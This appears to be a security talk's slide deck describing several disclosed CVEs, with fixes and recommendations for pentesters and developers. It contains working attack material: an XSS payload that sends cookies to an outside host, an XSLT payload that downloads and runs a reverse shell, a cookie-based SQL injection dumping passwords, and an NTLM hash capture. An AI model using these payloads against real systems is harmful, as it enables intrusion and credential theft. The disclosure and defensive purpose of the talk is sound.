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# Deszcz CVE

Case Study podatności w narzędziach open i closed  
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# Agenda




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# Introduction



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# Do you play CTF?

## Mistune

- Python Markdown parser
- [github.com/lepture/mistune](https://github.com/lepture/mistune)

```
import mistune  
  
mistune.html(your_markdown_text)
```

- Hack.lu CTF 2017
- [ctftime.org/task/4773](https://ctftime.org/task/4773)
- Send a message to the admin
- Steal the admin's cookie
- Admin clicks on all links

## Goal: XSS

# Do you play CTF?

- Reading documentation
- Sending some payloads
- Playing with local setup

## Found XSS

```
1
2 Footnote 1 link[^first" onclick="alert(1)].
3 [^first" onclick="alert(1)]: Footnot
4
```

## I stole admin's cookie and got the flag

```
1
2 Footnote 1 link[^first" onclick="window.location.href='https://requestb.in/
3 pmpk9pm?www='+escape(document.cookie)].
4 [^first" onclick="window.location.href='https://requestb.in/pmpk9pm?www='+escape
5 (document.cookie)]: Footnot
```

## I found footnotes

That's some text with a footnote.<sup>[^1]</sup>

[^1]: And that's the footnote.

It will be converted into HTML:

```
ne text with a footnote.<sup class="footnote-ref" id="fnref-1"><a href="#fn-1">1</a>
s="footnotes">
'><p>And that's the footnote.<a href="#fnref-1" class="footnote">&#8617;</a></p></li>
```

# Do you play CTF?

- Turns out, you can XSS
  - on the latest version (at the time of the CTF)
  - with default configuration
- 0-day found in a CTF, nice
- Reported directly to the Mistune maintainer
- CVE-2017-16876
- CVSS: 6.1 Medium

## Description

Cross-site scripting (XSS) vulnerability in the `_keyify` function in `mistune.py` in Mistune before 0.8.1 allows remote attackers to inject arbitrary web script or HTML by leveraging failure to escape the "key" argument.

## Metrics

[CVSS Version 4.0](#)[CVSS Version 3.x](#)[CVSS Version 2.0](#)

*NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.*

### CVSS 3.x Severity and Vector Strings:



NIST: NVD

Base Score: **6.1 MEDIUM**

Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N

# MISP and phar deserialization



## Open Source Threat Intelligence Platform

**Malicious activities**

Event ID	10878
Uuid	Saec700c-0eb8-468
Org	CIRCL
Owner org	CIRCL
Contributors	
Email	alexandre.dulaunoy
Tags	
Date	2018-05-04
Threat Level	Low
Analysis	Initial
Distribution	All communities
Info	Malicious activities
Published	No
#Attributes	2
Last change	2018/05/04 02:38:11
Extends	
Extended by	
Sightings	0 (0)
Activity	

**Distribution graph [atomic event]**

**Event Graph**

**Matched event**

Id: 10728  
Analysis: Completed  
Threat level: Low  
Tags:  
circl:osint-feed tip:white  
malware\_classification:malware-category="Ransomware"  
osint-source-type="blog-post"  
misp-galaxy:ransomware-"CSGO Ransoms"  
misp-galaxy:ransomware-"MC Ransoms"  
Info: OSINT - Minecraill & CS-GO Ransoms Strive For Media Attention

estimative-language:confidence-in-analytic-judgment="high"  
High

**View Dashboard**

- Add Widget
- Import Config JSON
- Export Config JSON
- Save Dashboard Config
- List Dashboard Templates

**Authentication Failure Data**

admin	313
test	180
ks365908	146
kimsufi	141
user	131
postgres	123
ubuntu	109
oracle	81
git	72
deploy	69
ftpuser	68
nagios	60
mysql	49
support	39
111111	38
guest	38
testuser	36

**Authentication Failure Data**

45.141.86.157	357
192.241.175.115	287
162.243.169.176	261
31.184.199.114	180
52.188.40.7	157
185.153.196.230	78
92.246.76.177	67
13.67.32.172	64
159.89.201.59	58
121.241.244.92	57
64.225.58.236	56
118.25.10.238	52
175.107.198.23	52
106.52.251.24	50
54.37.159.12	48
123.206.90.149	48
192.241.155.88	47

**Achievements of my organization**

**Achievements Unlocked!**

- Congratulations, you have shared your first event!
- You have been using tags, good job!
- Taxonomies have been used in your events.
- Galaxies have no secrets for you in this Threat Sharing universe.

**Next on your list:**



# MISP and phar deserialization

- Phar - PHP application in a single file - PHP Archive
- phar:// stream wrapper
- Useful for developers to run bundled scripts and perform admin tasks

```
1 <?php
2
3 file_get_contents("phar:///var/www/html/myphar.phar/myfile.txt");
4
```

# MISP and phar deserialization



- Phar deserialization occurs when an attacker
  - Uploads a phar file on a webserver
  - Knows the absolute path of that file
  - Can put input at least at the beginning of functions that understand phar:// wrapper
- Note: Uploaded file can have .zip or .tar extension

```
1 <?php
2
3 file_get_contents("phar:///var/www/html/malicious.zip");
4
```

# MISP and phar deserialization



- PoC || GTFO

# MISP and phar deserialization




- Vulnerability from 2019
- Reported directly to CIRCL team
- Assigned CVE by CIRCL team: CVE-2019-12868
- CVSS: 9.1 Critical
- Fix:

```
app/Model/Server.php
@@ -3076,6 +3076,9 @@ public function beforeHookBinExec($setting, $value)
3076 3076
3077 3077     public function testForBinExec($value)
3078 3078     {
3079 +         if (substr($value, 0, 7) === "phar://") {
3080 +             return 'Phar protocol not allowed.';
3081 +         }
3079 3082     $finfo = finfo_open(FILEINFO_MIME_TYPE);
3080 3083     if ($value === '') {
3081 3084         return true;
@@ -3094,6 +3097,9 @@ public function testForBinExec($value)
3094 3097
3095 3098     public function testForWritableDir($value)
3096 3099     {
3100 +         if (substr($value, 0, 7) === "phar://") {
3101 +             return 'Phar protocol not allowed.';
3102 +         }
3097 3103     if (!is_dir($value)) {
3098 3104         return 'Not a valid directory.';
3099 3105     }

```

# RCE in a diagram desktop app

yEd is a free desktop application to create, import, edit, and automatically arrange diagrams



Basic editing with yEd

# RCE in a diagram desktop app


- Attack vector – import functionalities – remember it :)
- Diagrams are saved as XML files
- Application allows to perform data transformation – XSLT (Extensible Stylesheet Language Transformations)
- XSLT documents define how to transform XML into other formats

# RCE in a diagram desktop app



xml.xml

```
<?xml version="1.0" encoding="UTF-8"?>
<catalog>
  <cd>
    <title>CD Title</title>
    <artist>The artist</artist>
    <company>Da Company</company>
    <price>10000</price>
    <year>1760</year>
  </cd>
</catalog>
```



xsl.xsl

```
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
<xsl:template match="/">
  <html>
  <body>
  <h2>The Super title</h2>
  <table border="1">
    <tr bgcolor="#9acd32">
      <th>Title</th>
      <th>artist</th>
    </tr>
    <tr>
      <td><xsl:value-of select="catalog/cd/title"/></td>
      <td><xsl:value-of select="catalog/cd/artist"/></td>
    </tr>
  </table>
  </body>
  </html>
</xsl:template>
</xsl:stylesheet>
```



```
<html>
  <body>
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    <table border="1">
      <tr bgcolor="#9acd32">
        <th>Title</th>
        <th>artist</th>
      </tr>
      <tr>
        <td>CD Title</td>
        <td>The artist</td>
      </tr>
    </table>
  </body>
</html>
```

# RCE in a diagram desktop app

- What can go wrong with transformations?

```
1
2 <?xml version="1.0" encoding="utf-8"?>
3 <xsl:stylesheet version="1.0"
4   xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
5   xmlns:y="http://www.yworks.com/xml/graphml"
6   xmlns="http://graphml.graphdrawing.org/xmlns"
7   xmlns:Runtime="http://xml.apache.org/xalan/java/java.lang.Runtime"
8   xmlns:process="http://xml.apache.org/xalan/java/java.lang.Process">
9   <xsl:variable name="process" select="Runtime:exec(Runtime:getRuntime(),'xed')"/>
10  <xsl:variable name="waiting" select="process:waitFor($process)"/>
11  <xsl:template match="/">
12    <graphml
13      xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
14    </graphml>
15  </xsl:template>
16 </xsl:stylesheet>
17
18
```



# RCE in a diagram desktop app




- Text editor is not enough?

```
1
2 <?xml version="1.0" encoding="UTF-8"?>
3 <xsl:stylesheet extension-element-prefixes="redirect"
4   xmlns:redirect="http://xml.apache.org/xalan/redirect"
5   xmlns:process="http://xml.apache.org/xalan/java/java.lang.Process"
6   xmlns:Runtime="http://xml.apache.org/xalan/java/java.lang.Runtime"
7   xmlns="http://graphml.graphdrawing.org/xmlns"
8   xmlns:y="http://www.yworks.com/xml/graphml"
9   xmlns:xsl="http://www.w3.org/1999/XSL/Transform" version="1.0">
10 <xsl:variable
11   xmlns:Channels="java.nio.channels.Channels"
12   xmlns:URL="java.net.URL" select="Channels:newChannel(URL:openStream(URL:new('http://127.0.0.2/reverse-shell.sh')))" name="in"/>
13 <xsl:value-of select="$in"/>
14 <xsl:variable select="FileOutputStream:getChannel(FileOutputStream:new('script.sh'))" name="out"
15   xmlns:FileOutputStream="java.io.FileOutputStream"/>
16 <xsl:value-of select="$out"/>
17 <xsl:variable select="FileChannel:transferFrom($out, $in, 0, 10000000000)" name="xfer"
18   xmlns:FileChannel="java.nio.channels.FileChannel"/>
19 <xsl:value-of select="$xfer"/>
20 <xsl:variable select="Runtime:exec(Runtime:getRuntime(),'bash -i script.sh')" name="process"/>
21 <xsl:variable select="process:waitFor($process)" name="waiting"/>
22 <xsl:template match="/">
23   <graphml
24     xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
25   </graphml>
26 </xsl:template>
27 </xsl:stylesheet>
28
```

# RCE in a diagram desktop app

- Text editor is not enough?



The screenshot displays a desktop environment with two windows. The top window is titled "test-data.xml - yEd" and shows a diagram application interface with a menu bar (File, Edit, View, Layout, Tools, Grouping, Windows, Help) and a toolbar. The bottom window is a terminal titled "dawid@dawid: /opt/yEd" with a menu bar (File, Edit, View, Search, Terminal, Help). The terminal output is as follows:

```
dawid@dawid:~$ nc -nvlp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from 127.0.0.1 36024 received!
dawid@dawid: /opt/yEd$
```

# RCE in a diagram desktop app



- Reported to the vendor - CVE-2020-25216
- CVSS: 8.3 High
- Fix - limiting XSLT functionalities?

# Call recording platform SQL injecton



- Imagicle Application Suite – Attendant Console, Call Recording, Digital Fax, Call Analytics, and more.

The screenshot displays the Imagicle Application Suite web interface. The browser address bar shows the URL `localhost/fw/frame/main.htm`. The page header includes the logo "Imagicle Application Suite for Cross Platform" and a navigation menu with icons for settings, analytics, billing, and user management. Below the header, a navigation bar lists "Billing", "Home", "Dashboard", "Interactive Reports", "Scheduled Reports", "Create Alarm", "Scheduled Alarms", and "Administrative Pages".

The main content area is divided into two sections:

- Last Calls:** A table showing the top 10 calls. The table has columns for TYPE, EXTENSION, EXTENSION NAME, NUMBER, DATE, TIME, DURATION, and COST GATEWAY NAME. The data is as follows:

TYPE	EXTENSION	EXTENSION NAME	NUMBER	DATE	TIME	DURATION	COST GATEWAY NAME
📞	OVH		105	10/4/2018	3:36:44 PM	00:00:00	0.00 Pbx1
📞	105	_ 105	OVH	10/4/2018	3:36:44 PM	00:00:00	0.00 Pbx1
🏠	OVH		105	10/4/2018	3:36:00 PM	00:00:05	0.00 Pbx1
🏠	105	_ 105	OVH	10/4/2018	3:36:00 PM	00:00:05	0.00 Pbx1
🏠	105	_ 105	OVH	10/4/2018	3:29:04 PM	00:00:57	0.00 Pbx1
🏠	OVH		105	10/4/2018	3:29:04 PM	00:00:57	0.00 Pbx1

- My dashboard:** A summary section showing two metrics, both with a value of 0. The first metric is labeled "Current month total co" and the second is labeled "Current month total ca".

# Call recording platform SQL injecton

- Standard grey box web pentest
- Application in ASP.NET
- Export component
- Interesting cookies
- Can we inject someting in a cookie?

```
Request
Pretty Raw \n Actions Select extension...
1 GET /fw/Apps/Speedy/html/new_ad_exportcsv.asp HTTP/2
2 Host: [REDACTED]
3 Cookie: ASPSESSIONID [REDACTED]; DirId=
  268436480)+UNION+ALL+SELECT+NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NUL
  L,NULL,NULL,NULL,NULL,NULL,NULL,'SQLI+result:',username,user_password,null,NULL,NULL,NULL,N
  ULL+FROM+users+--+0dtY
4 Connection: close
5
6
```

# Call recording platform SQL injecton



- Result – Full database exfiltration

```
Response
Pretty Raw Render \n Actions v
62 ..... "SQLI result: "
63 ..... "SQLI result: "
64 ..... "SQLI result: "
65 ..... "SQLI result: "
66 ..... "SQLI result: "
67 ..... "SQLI result: "
68 ..... "SQLI result: "
69 ..... "SQLI result: "
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71 ..... "SQLI result: "
72 ..... "SQLI result: "
73 ..... "SQLI result: "
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77 ..... "SQLI result: "
78 ..... "SQLI result: "
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81 ..... "SQLI result: "
82 ..... "SQLI result: "
83 ..... "SQLI result: "
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87 ..... "SQLI result: "
88 ..... "SQLI result: "
89 ..... "SQLI result: "
90 ..... "SQLI result: "
91 ..... "SQLI result: "david"
92 ..... "SQLI result: "default"
93 ..... "SQLI result: "
94 ..... "SQLI result: "
95 ..... "SQLI result: "
96 ..... "SQLI result: "
97 ..... "SQLI result: "
98 ..... "SQLI result: "
```

# Call recording platform SQL injecton



- Reported to the vendor
- Vendor acknowledgment only on closed newsletter
- CVE request through MITRE: CVE-2021-42369
- CVSS: 9.9 Critical

# Provide good recommendations – MISP and Phar again



- Remember phar deserialization vulnerability from 2019?
- 3 years later – 2022
- I found similar vulnerability in MISP once again



# Provide good recommendations – MISP and Phar again



- What can we do as pentesters to help developers get the most out of our reports?

Provide detailed recommendations!

# Provide good recommendations – MISP and Phar again



- Do you remember previous fix?
- Disallow phar:// wrapper

```
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3098 3104         return 'Not a valid directory.';
3099 3105     }
↓...
```

# Provide good recommendations – MISP and Phar again



- Better fix: Disable phar altogether if it's not used

```
51     {
52         parent::__construct($id, $table, $ds);
53         $this->findMethods['column'] = true;
54 +     if (in_array('phar', stream_get_wrappers())) {
55 +         stream_wrapper_unregister('phar');
56 +     }
57     }
58
59     // deprecated, use $db_changes
```

- Result: No more phar deserialization vulnerabilities in MISP since then

# Provide good recommendations – MISP and Phar again



- CVE assigned by CIRCL: CVE-2022-29528
- CVSS: 9.8 Critical
- Note: Since PHP 8 – No more auto metadata deserialization

# Desktop app for nuclear threats



- CBRN – Chemical, Biological, Radiological, and Nuclear
- CBRN-Analysis – Knowledge Management, Hazard Prediction, and Warning and Reporting capability for CBRN threats

# Desktop app for nuclear threats



**CBRN-Analysis - JOINT PROTECT**

File Map View Wizard Calculations Documentation Exercise Window Help

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**CBRN Messages - JOINT PROTECT**

A...	ALFA2	A...	ALFA	Report ty	Time	Location	HOTEL/IN...
- GB	001	C	- GB 001 C	CBRN 1 CHEM	050930Z FEB 2018	365VD7204549897	5 AIR NKN
- TIC	002	C	- GB 001 C	CBRN 2 CHEM	050930Z FEB 2018	365VD7204549897	5 AIR NKN
- BLOOD	003	C	- GB 001 C	CBRN 3 CHEM	050930Z FEB 2018	365VD7204549897	5 -
- SEA	004	C	- GB 001 C	CBRN 3 CHEM	050930Z FEB 2018	365VD7204549897	5 -
- HL	005	C	- GB 001 C	CBRN 3 CHEM	050930Z FEB 2018	365VD7204549897	5 -
- RAD	006	R	- GB 001 C	CBRN 3 CHEM	050930Z FEB 2018	365VD7204549897	5 AIR NKN
- BIO	007	B	-	-	-	-	-
- NUC	008	N	-	-	-	-	-

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**Units at Risk - 051000Z FEB 2018**

Last update: **051000Z FEB 2018** Recalculate

ALFA	Unit Name	Early Arrival	Late Arrival	Area	Type	Time of Incident	Meth	M.	M.
- TIC 002 C	4 STRIKE	050930Z FEB 2018	051106Z FEB 2018	Hazard Area	CBRN3CHEM	050930Z FEB 2018	AEP-45		
- SEA 004 C	FRIGATE	051001Z FEB 2018	051106Z FEB 2018	ICt5	CBRN3CHEM	050945Z FEB 2018	CHL		
- RAD 006 R	88/4RA			Long Term	CBRN3RAD	051025Z FEB 2018	AEP-45		
- NUC 008 N	2 CS	051145Z FEB 2018		Zone 2	CBRN3NUC	051100Z FEB 2018	AEP-45		
- GB 001 C	B/RDG	051000Z FEB 2018	051134Z FEB 2018	Hazard Area	CBRN3CHEM	050930Z FEB 2018	AEP-45		
- GB 001 C	A/3 RIFLES	050930Z FEB 2018	050941Z FEB 2018	Attack Area	CBRN3CHEM	050930Z FEB 2018	AEP-45		
- GB 001 C	C/3 RIFLES	050936Z FEB 2018	051049Z FEB 2018	Hazard Area	CBRN3CHEM	050930Z FEB 2018	AEP-45		
- GB 001 C	A/RDG	051000Z FEB 2018	051125Z FEB 2018	Hazard Area	CBRN3CHEM	050930Z FEB 2018	AEP-45		
- GB 001 C	B/3 RIFLES	051000Z FEB 2018	051059Z FEB 2018	Hazard Area	CBRN3CHEM	050930Z FEB 2018	AEP-45		
- BIO 007 B	1 FP WG	051030Z FEB 2018	051041Z FEB 2018	Attack Area	CBRN3BIO	051030Z FEB 2018	AEP-45		
- - CHEM 001	27 RLC	051151Z NOV 2018		Attack Area	CBRN3CHEM	051151Z NOV 2018	AEP-45		

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**Checklist**

Filter: All Checklist Instances

Checklist Activity L	Identifier	Checklist Task
Approve CBRN 2 C	-/GB/001/C/	<input checked="" type="checkbox"/> Initiate WGR <input checked="" type="checkbox"/> Warn own units <input checked="" type="checkbox"/> Inform the staff about the incident <input checked="" type="checkbox"/> Detailed information to the STAFF <input checked="" type="checkbox"/> Record incident on JOC WATCH and incident <input checked="" type="checkbox"/> Liaise with JAT and CBRN BN <input checked="" type="checkbox"/> Receive an initial assessment from JAT <input checked="" type="checkbox"/> Brief OIC CBRN Centre <input checked="" type="checkbox"/> Implement the action plan <input checked="" type="checkbox"/> Receive a full JAT assessment <input checked="" type="checkbox"/> Closing the incident <input type="checkbox"/> Evaluate if updates to this checklist is need

Based on the recent incident evaluation:  
 - New extra steps  
 - More details  
 - Practical information etc.  
 Complete the checklist

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**AOR**

Sarin(Total) Surface Dosage  
05-Feb-18 10:30:00Z (60,000 min)

U238TNIR  
NWP/N Rat  
05-Feb-18

Task Update: NON SENSITIVE INFORMATION RELEASABLE TO THE PUBLIC EXER In: 0 - Out: 0 - 365VD7058351095 051008Z FEB 2018 (User defined)

# Desktop app for nuclear threats



- Fat-client windows app
- Remember the attack vector from yEd diagram editor?
- Attack vector: User and application configuration files

is PC > W10-1909 (C:) > Users > Public > Bruhn NewTech > CBRN-Analysis > ini


Name	Date modified	Type
communication-administrator.ini	5/20/2021 3:20 PM	Configuratic
communication-pentester.ini	8/23/2021 3:50 PM	Configuratic
communication-user1.ini	8/24/2021 3:50 PM	Configuratic
dialogs-administrator.ini	5/20/2021 3:12 PM	Configuratic
dialogs-pentester.ini	8/23/2021 3:50 PM	Configuratic
dialogs-user1.ini	8/24/2021 3:50 PM	Configuratic
dialogutilitytheme.props	5/20/2021 3:18 PM	PROPS File
errordialog-administrator.props	8/23/2021 5:22 PM	PROPS File
frames-administrator.ini	8/24/2021 3:46 PM	Configuratic
gis.ini	5/20/2021 3:12 PM	Configuratic
gis-administrator.ini	8/23/2021 2:11 PM	Configuratic
gis-pentester.ini	8/23/2021 3:50 PM	Configuratic
gis-user1.ini	8/24/2021 3:50 PM	Configuratic
gps.ini	5/20/2021 3:12 PM	Configuratic
hostinterface.ini	5/20/2021 3:12 PM	Configuratic
inforeport-administrator.ini	5/20/2021 3:12 PM	Configuratic
inforeport-pentester.ini	8/23/2021 3:50 PM	Configuratic
inforeport-user1.ini	8/24/2021 3:50 PM	Configuratic

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- Impact?

```
(C:) > Users > Public > Bruhn NewTech > CBRN-Analysis > References  
index.htm - Notepad  
File Edit Format View Help  
<html>  
<head>  
<title>CBRN-Analysis</title>  
<meta http-equiv="refresh" content="3;URL='\\[redacted].81\file|'" />  
</head>  
<frameset framespacing="0" border="false" cols="196, *" frameborder="0">  
<frame name="menu" target="main" src="menu.htm" scrolling="auto" noresize  
<frame name="main" src="welcome.htm" scrolling="yes" noresize>  
<noframes>  
<body>  
<p>This page uses frames, but your browser doesn't support them.</p>  
</body>  
</noframes>  
</frameset>  
</html>
```




```
[+] Listening for events ...  
[SMB] NTLMv2-SSP Client : [redacted].74  
[SMB] NTLMv2-SSP Username : [redacted]\user1  
[SMB] NTLMv2-SSP Hash : user1::[redacted]:5a0ffe31e827540d:28AC458  
10001001E00570049004E002D00350053003700340044004E00530050004500  
04F00430041004C000300140047004300470041002E004C004F00430041004C  
0000000000000000000000200000F952FD4B50F96FB908CDCFAA8AB37DEB4CA5  
02E003100330035002E003200320031002E00380031000000000000000000  
[*] Skipping previously captured hash for [redacted]\user1
```



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- How to look for such vulnerabilities?



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- CVE assigned through MITRE: CVE-2022-45193
- CVSS: 5.9 Medium
- Fix:
  - Configuration files stored in a user profile
  - Configuration files with limited permissions

# Conclusions



- Pentesters / security researchers
  - Participate in CTF competitions
  - Look for file processing functions in PHP apps
  - Examine format for data import functionalities in fat-client apps
  - Send your payloads in cookies
  - Provide detailed recommendations
  - Check file permissions

# Conclusions



- Developers
  - Keep libraries your app uses up to date
  - Disable phar wrappers altogether or host your app on PHP 8
  - Disable dangerous XSLT functions for XSLT from untrusted sources
  - Filter/validate cookie values
  - Look for generic fixes to vulnerabilities in your apps
  - Ensure file permissions are tight following least privilege principle

# Conclusions



- Security Engineers
  - Create CTF challenges around your applications :)
  - Push for PHP 8
  - Recommend simpler mechanisms for data transformation than XSLT
  - Configure your DAST scanners to target cookies
  - Look for generic fixes to vulnerabilities
  - Automate file permission checks



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